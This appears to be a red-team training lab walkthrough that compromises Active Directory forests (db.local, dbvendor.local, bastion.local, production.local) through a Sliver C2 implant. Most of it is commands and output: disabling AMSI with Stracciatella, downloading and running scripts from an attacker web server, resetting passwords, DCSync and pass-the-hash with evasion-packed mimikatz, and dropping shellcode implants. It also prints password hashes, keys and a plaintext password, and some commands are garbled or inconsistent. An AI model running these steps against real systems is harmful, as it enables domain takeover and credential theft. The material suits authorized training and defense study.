
[server] sliver (db-sqlsrv_tcp) > whoami
Logon ID: DB\srvdba
[*] Current Token ID: DB\srvdba
```

Copy PowerView.ps1 and rename it as PowerViewEx.ps1 to generate a compatible executable with ps2exe.

```
C:\Windows\System32> copy C:\AD\Tools\PowerView.ps1 C:\AD\Tools\Sliver\PowerViewEx.ps1
```

Next, edit it to append the following lines to the end to make it an executable script. We use PowerViewEx to first enumerate forest trusts and interesting ACLs in the dbvendor.local domain.

```
Get-ForestTrust;
Find-InterestingDomainAcl -ResolveGUIDs -Domain dbvendor.local
```



Now create a cmd.txt to download and execute PowerViewEx.ps1 compatible with Stracciatella.

```
C:\Windows\System32> notepad C:\AD\Tools\Sliver\cmd.txt

C:\Windows\System32> type C:\AD\Tools\Sliver\cmd.txt
```

```
IEX(New-Object Net.WebClient).DownloadString("http://192.168.100.X/PowerViewEx.ps1")
```

Next use encoder as before to encode our Stracciatella arguments (cmd.txt).

```
C:\Windows\System32> C:\AD\Tools\Sliver\encoder.exe -x 0x31 C:\AD\Tools\Sliver\cmd.txt
eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE11FRUELHh4ACAMfAAcJHwABAR8AHmFeRlRDZ1hURnRJH0FCABMY
```

Host PowerViewEx.ps1 using a python3 or HFS webserver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Copy the encoded output and execute it with Stracciatella to download and execute our hosted PowerViewEx.ps1 as follows.

NOTE: For the entirety of the objective we edit PowerViewEx.ps1 with different commands and keep our Stracciatella commands the same.

```
[server] sliver (db-sqlsrv_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-v -x 0x31 -e "eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE11FRUELHh4ACAMfAAcJHwABAR8AHmFeRlRDZ1hURnRJH0FCABMY" '
```

[*] Output:

```
TopLevelNames           : {dbvendor.local}
ExcludedTopLevelNames    : {}
TrustedDomainInformation : {dbvendor.local}
SourceName               : db.local
TargetName               : dbvendor.local
TrustType                : Forest
TrustDirection           : Bidirectional
```

[snip]

```
ObjectDN                 : CN=dbxsvc,CN=Users,DC=dbvendor,DC=local
AceQualifier             : AccessAllowed
ActiveDirectoryRights     : GenericAll
ObjectAceType            : None
AceFlags                 : None
AceType                  : AccessAllowed
InheritanceFlags         : None
SecurityIdentifier       : S-1-5-21-2781415573-3701854478-2406986946-4101
IdentityReferenceName    : srvdba
IdentityReferenceDomain  : db.local
```



```

IdentityReferenceDN      : CN=srvdba,CN=Users,DC=db,DC=local
IdentityReferenceClass   : user

ObjectDN                 : CN=db24svc,CN=Users,DC=dbvendor,DC=local
AceQualifier             : AccessAllowed
ActiveDirectoryRights     : GenericAll
ObjectAceType            : None
AceFlags                 : None
AceType                  : AccessAllowed
InheritanceFlags         : None
SecurityIdentifier       : S-1-5-21-2781415573-3701854478-2406986946-1105
IdentityReferenceName    : srvdba
IdentityReferenceDomain  : db.local
IdentityReferenceDN      : CN=srvdba,CN=Users,DC=db,DC=local
IdentityReferenceClass   : user
[snip]

```

So, srvdba has GenericAll over dbxsvc users in dbvendor.local domain. We can do many things with GenericAll on a user object like Reset Password, Set SPN on user etc.

Since we have srvdba privileges, we can reset the password of dbxsvc user that matches your student user ID using the following PowerView command.

```

Set-DomainUserPassword -Identity dbxsvc -AccountPassword (ConvertTo-
SecureString 'Password@123' -AsPlainText -Force) -Domain dbvendor.local -
Verbose

```

Replace and append this command to PowerViewEx.ps1 and host it using a python3 webserver

```

[server] sliver (db-sqlsrv_tcp) > execute-assembly -A /RuntimeWide -d TaskSch
edulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c
/AD/Tools/Sliver/Stracciatella.exe' '-v -x 0x31 -e "eHRpGX9URhx+U1tUUkURf1RFH
2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE1lFRUELHh4ACAMfAAcJHwABAR8AHmFeRlRDZ1hURn
RJH0FCABMY" '

```

[*] Output:

```

:: Stracciatella - Powershell runspace with AMSI and Script Block Logging d
isabled.
Mariusz Banach / mgeeky, '19-22 <mb@binary-offensive.com>
v0.6

```

```

[.] Using decoding key: 49
[.] Powershell's version: 5.1
[.] Language Mode: FullLanguage
[+] No need to disable Constrained Language Mode. Already in FullLanguage.
[+] Script Block Logging Disabled.
[+] AMSI Disabled.

```

```
PS> IEX(New-Object Net.WebClient).DownloadString("http://192.168.100.X/PowerViewEx.ps1")
```

```
VERBOSE: [Get-PrincipalContext] Binding to domain 'dbvendor.local'
```

```
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'db1svc'
```

```
VERBOSE: [Set-DomainUserPassword] Password for user 'dbXsvc' successfully reset
```

hide01.ir

Enumerate and compromise FSPs

Using Stracciatella and PowerView

Sweet! We just got access to the dbxsvc user in dbvendor.local. Now, let's enumerate FSPs for db.local. Replace and append this command to PowerViewEx.ps1 to enumerate FSPs.

```
Find-ForeignGroup -Verbose
```

Make sure to host PowerViewEx.ps1. Finally execute it using **execute-assemble** and Stracciatella as follows.

```
[server] sliver (db-sqlsrv_tcp) > execute-assemble -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-v -x 0x31 -e "eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE11FRUELHh4ACAMfAAcJHwABAR8AHmFeRlRDZ1hURnRJH0FCABMY"'
```

[*] Output:

[snip]

```
GroupDomain      : db.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=db,DC=local
MemberDomain     : db.local
MemberName       : S-1-5-21-569087967-1859921580-1949641513-4102
MemberDistinguishedName : CN=S-1-5-21-569087967-1859921580-1949641513-4102,CN=ForeignSecurityPrincipals,DC=db,DC=local
```

```
GroupDomain      : db.local
GroupName        : Administrators
GroupDistinguishedName : CN=Administrators,CN=Builtin,DC=db,DC=local
MemberDomain     : db.local
MemberName       : S-1-5-21-569087967-1859921580-1949641513-4101
MemberDistinguishedName : CN=S-1-5-21-569087967-1859921580-1949641513-4101,CN=ForeignSecurityPrincipals,DC=db,DC=local
```

[snip]

And no surprise, the FSPs who are part of the built-in Administrators group are the dbxsvc users. Verify this using the following command.

```
Get-DomainUser -Domain dbvendor.local
```

After saving changes to PowerViewEx.ps1, execute it using Stracciatella yet again as follows.

```
[server] sliver (db-sqlsrv_tcp) > execute-assemble -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-v -x 0x31 -e "eHRpGX9URhx+U1tUUkURf1RFH2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE11FRUELHh4ACAMfAAcJHwABAR8AHmFeRlRDZ1hURnRJH0FCABMY"'
```

```
2ZUU3JdWFRfRRgfdV5GX11eUFViRUNYX1YZE11FRUELHh4ACAMfAAcJHwABAR8AHmFeRlRDZ1hURn
RJH0FCABMY" '
```

```
[*] Output:
```

```
[snip]
```

```
logoncount           : 0
badpasswordtime      : 12/31/1600 4:00:00 PM
distinguishedname    : CN=db23svc,CN=Users,DC=dbvendor,DC=local
objectclass           : {top, person, organizationalPerson, user}
displayname         : db23svc
userprincipalname    : db23svc
name                  : db23svc
objectsid             : S-1-5-21-569087967-1859921580-1949641513-4101
samaccountname        : db23svc
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
countrycode           : 0
whenchanged           : 1/8/2021 6:18:45 AM
instancetype          : 4
usncreated            : 41125
objectguid            : 60d90772-7a30-4217-81ec-71d28c4ae797
sn                    : svc
lastlogoff            : 12/31/1600 4:00:00 PM
objectcategory        :
CN=Person,CN=Schema,CN=Configuration,DC=dbvendor,DC=local
dscorepropagationdata : {1/8/2021 6:18:45 AM, 1/8/2021 6:18:45 AM, 1/1/1601
12:00:00 AM}
givenname             : db23
lastlogon             : 12/31/1600 4:00:00 PM
badpwdcount           : 0
cn                    : db23svc
useraccountcontrol    : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated           : 1/8/2021 6:18:45 AM
primarygroupid         : 513
pwdlastset            : 1/7/2021 10:18:45 PM
usnchanged            : 41130
```

```
[snip]
```

This means, we can escalate privileges in db.local by using credentials of db~~x~~svc. We can use winrs to test this with the **execute** command as follows.

```
[server] sliver (db-sqlsrv_tcp) > execute -o -S -t 50 cmd /c winrs -r:db-dc.d
b.local -u:"dbvendor\db1svc" -p:'Password@123' 'set username && set computern
ame'
```

```
[*] Output:
```

```
USERNAME=dbxsvc
```

```
COMPUTERNAME=DB-DC
```

```
[!] Exited with status 6!
```

Learning Objective 28

- Compromise production.local by abusing PAM trust between bastion.local and production.local

Abuse PAM trust to compromise production.local

Using Stracciatella, PEzor, Rubeus and ADModule

First, we need to compromise bastion.local. We have DA on techcorp.local that has a two-way trust with bastion.local. We can do this using the Active Directory module and Stracciatella as before. We can optionally encode arguments as in the previous objective.

Let's enumerate Foreign Security Principals on bastion.local to check if there is anything interesting.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "gc C:\AD\Tools\Sliver\AbusePAM.ps1"'
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
Get-ADObject -Filter {objectClass -eq "foreignSecurityPrincipal"} -Server bastion.local
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\AbusePAM.ps1"'
```

[*] Output:

```
DistinguishedName Name ObjectClass
-----
CN=S-1-5-4,CN=ForeignSecurityPrincipals,DC=bastion,DC=local S-1-5-4 foreignSecurityPrinc...
CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=bastion,DC=local S-1-5-11 foreignSecurityPrinc...
CN=S-1-5-17,CN=ForeignSecurityPrincipals,DC=bastion,DC=local S-1-5-17 foreignSecurityPrinc...
CN=S-1-5-9,CN=ForeignSecurityPrincipals,DC=bastion,DC=local S-1-5-9 foreignSecurityPrinc...
```

```
CN=S-1-5-21-2781415573-3701854478-2406986946-500,CN=ForeignSecurityPrincipals,DC=bastion,DC=local S-1-5-21-2781415573-3701854478-2406986946-500 foreignSecurityPrinc...
```

Now, since the DA of techcorp.local is a part of a group on bastion.local. To find out which group it is a member of, replace and append the below command in the AbusePAM.ps1 script:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "gc C:\AD\Tools\Sliver\AbusePAM.ps1"'
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirectory.psdl
Get-ADGroup -Filter * -Properties Member -Server bastion.local | ?{$_.Member -match 'S-1-5-21-2781415573-3701854478-2406986946-500'}
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\AbusePAM.ps1"'
```

[*] Output:

```
DistinguishedName : CN=Administrators,CN=Builtin,DC=bastion,DC=local
GroupCategory      : Security
GroupScope         : DomainLocal
Member             : {CN=S-1-5-21-2781415573-3701854478-2406986946-500,CN=ForeignSecurityPrincipals,DC=bastion,DC=local, CN=Domain Admins,CN=Users,DC=bastion,DC=local, CN=Enterprise Admins,CN=Users,DC=bastion,DC=local, CN=Administrator,CN=Users,DC=bastion,DC=local}
Name               : Administrators
ObjectClass        : group
ObjectGUID         : 788f92b1-3806-4eef-bcaa-dd8111f45aa5
SamAccountName     : Administrators
SID                : S-1-5-32-544
```

Sweet! The administrator of techcorp.local is a member of the built-in administrators group on bastion.local. That makes things simple!

Let's access bastion-dc as administrator. We can perform an Overpass-the-hash attack using Rubeus as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -t 40 -p "C:\windows\system32\taskhostw.exe"
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /domain:techcorp.local /user:administrator /aes256:58db3c598315bf030d4f1f07021d364ba9350444e3f391e167938dd998836883 /dc:techcorp-dc.techcorp.local /nowrap /show /ptt'
```

[*] Output:

[snip]

[+] Ticket successfully imported!

```
ServiceName      : krbtgt/techcorp.local
ServiceRealm     : TECHCORP.LOCAL
UserName         : administrator
UserRealm        : TECHCORP.LOCAL
StartTime        : 5/15/2024 6:52:26 AM
EndTime          : 5/15/2024 4:52:26 PM
RenewTill        : 5/22/2024 6:52:26 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64 (key)     : 7VLDVR+kLFX7+pvC6tTt6Pc/uk97at3otlB4aNI4em4=
ASREP (key)      : 58DB3C598315BF030D4F1F07021D364BA9350444E3F391E167938DD998836883
```

Now, check if we have administrative access to the bastion-dc machine. We can use winrs with the **execute** command to test this.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:bastion-dc.bastion.local 'set username & set computername'
```

[*] Output:

USERNAME=Administrator

COMPUTERNAME=BASTION-DC

[!] Exited with status 6!

Let us now gain a pivot session on bastion-dc. Create a tcp pivot listener in the current studentX session as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
```

[*] Started tcp pivot listener :53 with id 1

```
[server] sliver (studentX_https) > pivots
```

ID	Protocol	Bind Address	Number Of Pivots
----	----------	--------------	------------------

1	TCP	:53	0
---	-----	-----	---

Generate the corresponding Sliver implant service executable for the tcp listener on studentX. Make sure that port 53 is allowed or firewall is disabled on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name bastion-dc_tcp -s Implants/bastion-dc_tcp.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/bastion_dc_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto bastion-dc remotely using the **execute** command.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:bastion-dc.ba
stion.local 'curl --output C:\windows\temp\NtDropper.exe --url http://192.168
.100.X/NtDropper.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Leverage scshell to abuse the ssh-agent service to gain a pivot session on bastion-dc as before.

```
[server] sliver (studentX_https) > scshell -t 80 bastion-dc.bastion.local ssh
-agent 'C:\Windows\System32\cmd.exe /c start /b C:\Windows\Temp\NtDropper.exe
192.168.100.X bastion-dc_tcp.bin'

[*] Session 51led48c bastion-dc_tcp - 192.168.100.X:52346->studentX_https-> (
Bastion-DC) - windows/amd64 - Thu, 16 May 2024 00:25:18 DST
```


Check if PAM trust is enabled. First enumerate trusts on bastion.local. Because we are already on a domain controller, we can use the Active Directory module along with Stracciatella as follows.

```
[server] sliver (studentX_https) > sessions -i 511ed48c
[*] Active session bastion-dc_tcp (511ed48c)

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Get-ADTrust -Filter {(ForestTransitive -eq $True) -and (SIDFilteringQuarantined -eq $False)}"'

[*] Output:

PSComputerName      : bastion-dc.bastion.local
RunspaceId          : 7fb698b7-72a7-4458-bd5c-1aa1326e399e
Direction           : Outbound
DisallowTransitivity : False
DistinguishedName    : CN=techcorp.local,CN=System,DC=bastion,DC=local
[snip]

PSComputerName      : bastion-dc.bastion.local
RunspaceId          : 7fb698b7-72a7-4458-bd5c-1aa1326e399e
Direction           : Inbound
DisallowTransitivity : False
DistinguishedName    : CN=production.local,CN=System,DC=bastion,DC=local
ForestTransitive     : True
IntraForest          : False
IsTreeParent         : False
IsTreeRoot           : False
Name                 : production.local
ObjectClass           : trustedDomain
ObjectGUID           : 3e0958ef-54c4-4afe-b4df-672150c1dbfc
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source               : DC=bastion,DC=local
Target               : production.local
TGTDlegation         : False
TrustAttributes       : 8
TrustedPolicy         :
TrustingPolicy        :
TrustType             : Uplevel
UplevelOnly           : False
UsesAESKeys           : False
UsesRC4Encryption     : False
[snip]
```

Once we know that there is a ForestTransitive trust and SIDFilteringForestAware is false, enumerate trusts on production.local (**-Server production.local**) to be sure of PAM trust in use.

```
[server] sliver (bastion-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Get-ADTrust -Filter {(ForestTransitive -eq $True) -and (SIDFilteringQuarantined -eq $False)} -Server production.local"'
```

[*] Output:

```
Direction           : Outbound
DisallowTransivity   : False
DistinguishedName    : CN=bastion.local,CN=System,DC=production,DC=local
ForestTransitive     : True
IntraForest          : False
IsTreeParent         : False
IsTreeRoot           : False
Name                 : bastion.local
ObjectClass           : trustedDomain
ObjectGUID           : f6ebbca6-749d-4ee6-bb6d-d3bbb178fd02
SelectiveAuthentication : False
SIDFilteringForestAware : True
SIDFilteringQuarantined : False
Source               : DC=production,DC=local
Target               : bastion.local
TGTDlegation         : False
TrustAttributes      : 1096
TrustedPolicy        :
TrustingPolicy       :
TrustType            : Uplevel
UplevelOnly          : False
UsesAESKeys          : False
UsesRC4Encryption    : False
```

So we now know that SID History is allowed for access from bastion.local to production.local.

Check the membership of Shadow Security Principals on bastion.local:

*NOTE: We use "\" to escape certain characters and get the configuration naming context using the **(Get-ADRootDSE).configurationNamingContext** command.*

```
[server] sliver (bastion-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Get-ADObject -SearchBase \"CN=Shadow Principal Configuration,CN=Services,CN=Configuration,DC=bastion,DC=local\" -Filter * -Properties * | select Name,member,msDS-ShadowPrincipalSid | fl"'
```

[*] Output:

```

Name : Shadow Principal Configuration
member : {}
msDS-ShadowPrincipalSid :

Name : prodforest-ShadowEnterpriseAdmin
member : {CN=Administrator,CN=Users,DC=bastion,DC=local}
msDS-ShadowPrincipalSid : S-1-5-21-1765907967-2493560013-34545785-519

```

So, the Administrator of bastion.local is a member of the Shadow Security Principals which is mapped to the Enterprise Admins group of production.local. That is, the Administrator of bastion.local has Enterprise Admin privileges on production.local.

Now, we can access the production.local DC as domain administrator of bastion.local from our current domain us.techcorp.local. Note that production.local has no DNS entry or trust with our current domain us.techcorp.local and we need to use IP address of DC of production.local to access it.

Run the below command on the bastion-dc to get IP of production.local DC:

```

[server] sliver (bastion-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Get-DnsServerZone -ZoneName production.local |fl *"'

[*] Output:

MasterServers : 192.168.102.1
[snip]

```

Next we can dump credentials on bastion-dc to get bastion\administrator credentials. To do this use PEzor as follows.

Spawn a new Ubuntu WSL prompt and use PEzor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fluctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe -z 2 -p "lsadump::dcsync /user:bastion\Administrator /domain:bastion.local" "exit"

-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA

```

```
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "lsadump::dcsync /user:bastion\administrator /domain:bastion.local" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit         : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe
```

Execute the packed binary and dump credentials using **execute-assembly** as follows.

```
[server] sliver (bastion-dc_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

[snip]

Object RDN          : Administrator

** SAM ACCOUNT **

SAM Username       : Administrator
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration  :
Password last change : 7/12/2019 9:49:56 PM
```

```
Object Security ID      : S-1-5-21-284138346-1733301406-1958478260-500
Object Relative ID      : 500
```

Credentials:

```
Hash NTLM: f29207796c9e6829aa1882b7cccf36d
```

Supplemental Credentials:

```
* Primary:NTLM-Strong-NTOWF *
Random Value : 31b615437127e4a4badbea412c32e37f
```

```
* Primary:Kerberos-Newer-Keys *
```

```
Default Salt : BASTION-DCAdministrator
```

```
Default Iterations : 4096
```

Credentials

```
    aes256_hmac      (4096) :
a32d8d07a45e115fa499cf58a2d98ef5bf49717af58bc4961c94c3c95fc03292
    aes128_hmac      (4096) : e8679f4d4ed30fe9d2aeabb8b5e5398e
```

[snip]

To connect to an IP address we have to use NTLM authentication. Therefore, we need to run OverPass-The-Hash with NTLM hash and not AES keys of the domain administrator of bastion.local. Create a packed mimikatz binary with PEzor with the following arguments.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/
```

```
wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
```

```
[sudo] password for wsluser: WSLToTh3Rescue!
```

```
root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
-z 2 -p '"sekurlsa::pth /user:administrator /domain:bastion.local /ntlm:f2920
7796c9e6829aa1882b7cccf36d /run:cmd.exe" "exit"'
```

[snip]

```
[!] Done! Check /mnt/c/AD/Tools/PEzor/mimikatz.exe.packed.dotnet.exe: PE32+ e
xecutable (console) x86-64 Mono/.Net assembly, for MS Windows
```

```
root@studentX:/mnt/c/AD/Tools/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz
.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/mimikatz-opassth.exe
```

Add the IP to trusted hosts in an elevated session. Start the **ALG** service to get a High Integrity persistent session as in L05. (Runs each time on startup)

```
[server] sliver (bastion-dc_tcp) > sessions -i 307528fa
[*] Active session studentX_https (307528fa)
```

```

[server] sliver (studentX_https) > remote-sc-start -t 45 "" ALG
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service:
  hostname:
  servicename: ALG
SUCCESS.
[*] Beacon 52f5fb02 studentX_https - 192.168.100.X:49198 (studentX) - windows
/amd64 - Wed, 27 Mar 2024 06:37:09 DST

[server] sliver (studentX_https) > use 52f5fb02
[*] Active beacon studentX_https (7c9967a6-df32-4d84-b56e-8c8051ddb5e5)

[server] sliver (studentX_https) > interactive
[*] Using beacon's active C2 endpoint: https://192.168.100.X
[*] Tasked beacon studentX_https (f2680ab5)

[*] Session 5c76d6c5 studentX_https - 192.168.100.1:50883 (studentX) - window
s/amd64 - Thu, 18 Jul 2024 07:35:54 DST

[server] sliver (studentX_https) > sessions -i 5c76d6c5
[*] Active session studentX_https (5c76d6c5)

[server] sliver (studentX_https) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45
'/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "Set-Item WSMAN:\localhost\Cli
ent\TrustedHosts * -Force"'

```

Now run the packed mimikatz command to over pass the hash and make note of the PID.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -t 40 -p "C:\windows\system32\taskhostw.exe"
'/mnt/c/AD/Tools/Sliver/mimikatz-opassth.exe'

[*] Output:

.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # sekurlsa::pth /user:administrator /domain:bastion.loc
al /ntlm:f29207796c9e6829aa1882b7cccfa36d /run:cmd.exe

```

```

user      : administrator
domain    : bastion.local
program   : cmd.exe
impers.   : no
NTLM      : f29207796c9e6829aa1882b7cccf36d
|  PID   4340
|  TID   6508
|  LSA Process is now R/W
|  LUID 0 ; 1464125 (00000000:0016573d)
\_ msv1_0 - data copy @ 000001B909A10F10 : OK !
\_ kerberos - data copy @ 000001B909B066D8
  \_ aes256_hmac      -> null
  \_ aes128_hmac      -> null
  \_ rc4_hmac_nt       OK
  \_ rc4_hmac_old      OK
  \_ rc4_md4           OK
  \_ rc4_hmac_nt_exp   OK
  \_ rc4_hmac_old_exp  OK
  \_ *Password replace @ 000001B909B48728 (32) -> null

```

```

mimikatz(commandline) # exit
Bye!

```

```
[server] sliver (studentX_https) > ps -p 4340
```

Pid	Ppid	Owner	Arch	Executable	Session
